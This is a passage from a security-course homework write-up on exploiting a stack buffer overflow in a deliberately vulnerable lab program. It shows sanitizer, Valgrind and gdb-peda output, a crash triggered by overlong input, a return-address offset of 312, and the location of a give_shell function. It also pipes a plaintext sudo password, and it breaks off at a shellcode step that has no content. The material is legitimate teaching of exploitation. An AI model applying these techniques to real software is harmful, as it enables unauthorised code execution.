  Right alloca redzone:    cb
  Shadow gap:              cc
==1206835==ABORTING
```

- What if we change the env.



```
(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/SystemSecurity]
└─$ ./StackOverflowHW.exe
buffer is at 0×ffffc094
Give me some text: Hello
Acknowledged: Hello with length 5
Good bye!

(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/SystemSecurity]
└─$ env -i ./StackOverflowHW.exe
buffer is at 0×ffffdcd4
Give me some text: Hello
Acknowledged: Hello with length 5
Good bye!
```


3. Use Valgrind to perform dynamic analysis of the program to find any memory-related errors in the program.




```
(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/SystemSecurity]
└─$ valgrind --leak-check=full -s ./StackOverflowHW.exe
==730534== Memcheck, a memory error detector
==730534== Copyright (C) 2002-2017, and GNU GPL'd, by Julian Seward et al.
==730534== Using Valgrind-3.18.1 and LibVEX; rerun with -h for copyright info
==730534== Command: ./StackOverflowHW.exe
==730534==
buffer is at 0×feffaff4
Give me some text: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA
Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
with length 510
==730534== Jump to the invalid address stated on the next line
==730534==    at 0×41414141: ???
==730534==  Address 0×41414141 is not stack'd, malloc'd or (recently) free'd
==730534==
==730534==
==730534== Process terminating with default action of signal 11 (SIGSEGV)
==730534==  Access not within mapped region at address 0×41414141
==730534==    at 0×41414141: ???
==730534==  If you believe this happened as a result of a stack
==730534==  overflow in your program's main thread (unlikely but
==730534==  possible), you can try to increase the size of the
==730534==  main thread stack using the --main-stacksize= flag.
==730534==  The main thread stack size used in this run was 8388608.
==730534==
==730534== HEAP SUMMARY:
==730534==     in use at exit: 20,992 bytes in 3 blocks
==730534==   total heap usage: 3 allocs, 0 frees, 20,992 bytes allocated
==730534==
==730534== LEAK SUMMARY:
==730534==    definitely lost: 0 bytes in 0 blocks
==730534==    indirectly lost: 0 bytes in 0 blocks
==730534==      possibly lost: 0 bytes in 0 blocks
==730534==    still reachable: 20,992 bytes in 3 blocks
==730534==         suppressed: 0 bytes in 0 blocks
==730534== Reachable blocks (those to which a pointer was found) are not shown.
==730534== To see them, rerun with: --leak-check=full --show-leak-kinds=all
==730534==
==730534== ERROR SUMMARY: 1 errors from 1 contexts (suppressed: 0 from 0)
==730534==
==730534== 1 errors in context 1 of 1:
==730534== Jump to the invalid address stated on the next line
==730534==    at 0×41414141: ???
==730534==  Address 0×41414141 is not stack'd, malloc'd or (recently) free'd
```

4. Exploit the program.


- Disable all overflow protection.
- Compile the program using g++ as x86 Linux program.



```
(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/SystemSecurity]
└─$ echo kali | sudo -S ./compile.sh StackOverflowHW.cpp StackOverflowHW.exe
[sudo] password for kali: kali
```




```
(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/SystemSecurity]
└─$ g++ -std=c++17 -m32 -g -o0 -Wall -Wpedantic -Wextra -Wconversion -fsanitize=address StackOverflowHW.cpp -o StackOverflowHW.exe
StackOverflowHW.cpp: In function ‘char* mgets(char*)’:
StackOverflowHW.cpp:37:12: warning: conversion from ‘int’ to ‘char’ may change value [-Wconversion]
   37 |     *ptr = ch;
      |            ^~
StackOverflowHW.cpp:45:16: warning: conversion from ‘int’ to ‘char’ may change value [-Wconversion]
   45 |     *(++ptr) = ch;
      |                ^~
StackOverflowHW.cpp: In function ‘int main(int, char**)’:
StackOverflowHW.cpp:62:14: warning: unused parameter ‘argc’ [-Wunused-parameter]
   62 | int main(int argc, char *argv[])
      |          ~~~~^~~~
StackOverflowHW.cpp:62:26: warning: unused parameter ‘argv’ [-Wunused-parameter]
   62 | int main(int argc, char *argv[])
      |                    ~~~~~~^~~~~~
```




```
(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/SystemSecurity]
└─$ ./StackOverflowHW.exe
buffer is at 0xffffc040
Give me some text: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAA
=================================================================
==1206835==ERROR: AddressSanitizer: stack-buffer-overflow on address 0xffffc16c at pc 0x56556447 bp 0xffffbfa8 sp 0xffffbf9c
WRITE of size 1 at 0xffffc16c thread T0
    #0 0x56556446 in mgets(char*) /home/kali/Desktop/SystemSecurity/StackOverflowHW.cpp:45
    #1 0x565565e2 in bad() /home/kali/Desktop/SystemSecurity/StackOverflowHW.cpp:57
    #2 0x56556781 in main /home/kali/Desktop/SystemSecurity/StackOverflowHW.cpp:66
    #3 0xf74db904 in __libc_start_main ../csu/libc-start.c:332
    #4 0x565561d0 in _start (/home/kali/Desktop/SystemSecurity/StackOverflowHW.exe+0x11d0)

Address 0xffffc16c is located in stack of thread T0 at offset 348 in frame
    #0 0x565564a8 in bad() /home/kali/Desktop/SystemSecurity/StackOverflowHW.cpp:52

  This frame has 1 object(s):
    [48, 348) 'buffer' (line 53) <== Memory access at offset 348 overflows this variable
HINT: this may be a false positive if your program uses some custom stack unwind mechanism, swapcontext or vfork
      (longjmp and C++ exceptions *are* supported)
SUMMARY: AddressSanitizer: stack-buffer-overflow /home/kali/Desktop/SystemSecurity/StackOverflowHW.cpp:45 in mgets(char*)
Shadow bytes around the buggy address:
  0x3ffff7d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x3ffff7e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x3ffff7f0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x3ffff800: 00 00 f1 f1 f1 f1 f1 f1 00 00 00 00 00 00 00 00
  0x3ffff810: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x3ffff820: 00 00 00 00 00 00 00 00 00 00 00 00 00[04]f3 f3
  0x3ffff830: f3 f3 f3 f3 f3 f3 00 00 00 00 00 00 00 00 00 00
  0x3ffff840: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x3ffff850: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x3ffff860: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x3ffff870: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

- Demonstrate the buffer overrun vulnerability by crashing the program.




```
(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/HW5]
└─$ python -c "print('A' * 300)" | ./StackOverflowHW.exe
buffer is at 0×ffe2b634
Give me some text: Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA with length 300
Good bye!

(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/HW5]
└─$ python -c "print('A' * 301)" | ./StackOverflowHW.exe
buffer is at 0×fff607a4
Give me some text: Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA with length 301
zsh: done                python -c "print('A' * 301)" |
zsh: segmentation fault  ./StackOverflowHW.exe

(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/HW5]
└─$ █
```

- Force the program to run arbitrary code give_shell function.
    - Use gdb-peda to see and find addresses.




```
└─$ gdb -q StackOverflowHW.exe
Reading symbols from StackOverflowHW.exe ...
gdb-peda$ run < pattern.txt
Starting program: /home/kali/Desktop/SystemSecurity/StackOverflowHW.exe < pattern.txt
buffer is at 0×ffffc024
Give me some text: Acknowledged: AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIA
AARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%
%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y with length 400

Program received signal SIGSEGV, Segmentation fault.
[──────────────────────────────registers──────────────────────────────]
EAX: 0×f7fa4c40 ⟶ 0×f7fa1970 ⟶ 0×f7e9cf40 (<_ZNSoD1Ev>:     push   ebx)
EBX: 0×6825414c ('LA%h')
ECX: 0×6c0
EDX: 0×f7fa1970 ⟶ 0×f7e9cf40 (<_ZNSoD1Ev>:     push   ebx)
ESI: 0×41372541 ('A%7A')
EDI: 0×56556110 (<_start>:      xor    ebp,ebp)
EBP: 0×25414d25 ('%MA%')
ESP: 0×ffffc160 ("A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
EIP: 0×38254169 ('iA%8')
EFLAGS: 0×10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[────────────────────────────────code─────────────────────────────────]
Invalid $PC address: 0×38254169
[────────────────────────────────stack────────────────────────────────]
0000| 0×ffffc160 ("A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0004| 0×ffffc164 ("%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0008| 0×ffffc168 ("9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0012| 0×ffffc16c ("A%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0016| 0×ffffc170 ("%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0020| 0×ffffc174 ("lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0024| 0×ffffc178 ("A%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0028| 0×ffffc17c ("%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
[─────────────────────────────────────────────────────────────────────]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0×38254169 in ?? ()
```




```
gdb-peda$ patts
Registers contain pattern buffer:
EBX+0 found at offset: 300
EBP+0 found at offset: 308
ESI+0 found at offset: 304
EIP+0 found at offset: 312
Registers point to pattern buffer:
[ESP] --> offset 316 - size ~84
Pattern buffer found at:
0x5655ebbe : offset    0 - size  400 ([heap])
0x5655efc0 : offset    0 - size  400 ([heap])
0xf7b900cd : offset 33208 - size    4 (/usr/lib/i386-linux-gnu/libm-2.33.so)
0xffffc024 : offset    0 - size  400 ($sp + -0x13c [-79 dwords])
References to pattern buffer found at:
0xf7d7c584 : 0x5655efc0 (/usr/lib/i386-linux-gnu/libc-2.33.so)
0xf7d7c588 : 0x5655efc0 (/usr/lib/i386-linux-gnu/libc-2.33.so)
0xf7d7c58c : 0x5655efc0 (/usr/lib/i386-linux-gnu/libc-2.33.so)
0xf7d7c590 : 0x5655efc0 (/usr/lib/i386-linux-gnu/libc-2.33.so)
0xf7d7c594 : 0x5655efc0 (/usr/lib/i386-linux-gnu/libc-2.33.so)
0xf7d7c598 : 0x5655efc0 (/usr/lib/i386-linux-gnu/libc-2.33.so)
0xf7d7c59c : 0x5655efc0 (/usr/lib/i386-linux-gnu/libc-2.33.so)
0xffffbb44 : 0xffffc024 ($sp + -0x61c [-391 dwords])
gdb-peda$ quit
```

- Find the address location of give_shell function.




```
00004048 D __TMC_END__
000014f9 T __x86.get_pc_thunk.ax
00001561 T __x86.get_pc_thunk.bp
00001150 T __x86.get_pc_thunk.bx
00001249 T __x86.get_pc_thunk.dx
0000124d T _Z10give_shellv
0000132d T _Z3badv
0000147c t _Z41__static_initialization_and_destruction_0ii
00001293 T _Z5mgetsPc
         U _ZNSolsEj@GLIBCXX_3.4
         U _ZNSolsEPFRSoS_E@GLIBCXX_3.4
         U _ZNSt8ios_base4InitC1Ev@GLIBCXX_3.4
         U _ZNSt8ios_base4InitD1Ev@GLIBCXX_3.4
         U _ZSt4cout@GLIBCXX_3.4
         U _ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_@GLIBCXX_3.4
00004049 b _ZStL8__ioinit
         U _ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc@GLIBCXX_3.4
```

- Smuggle and execute remote shellcode to exploit the program.



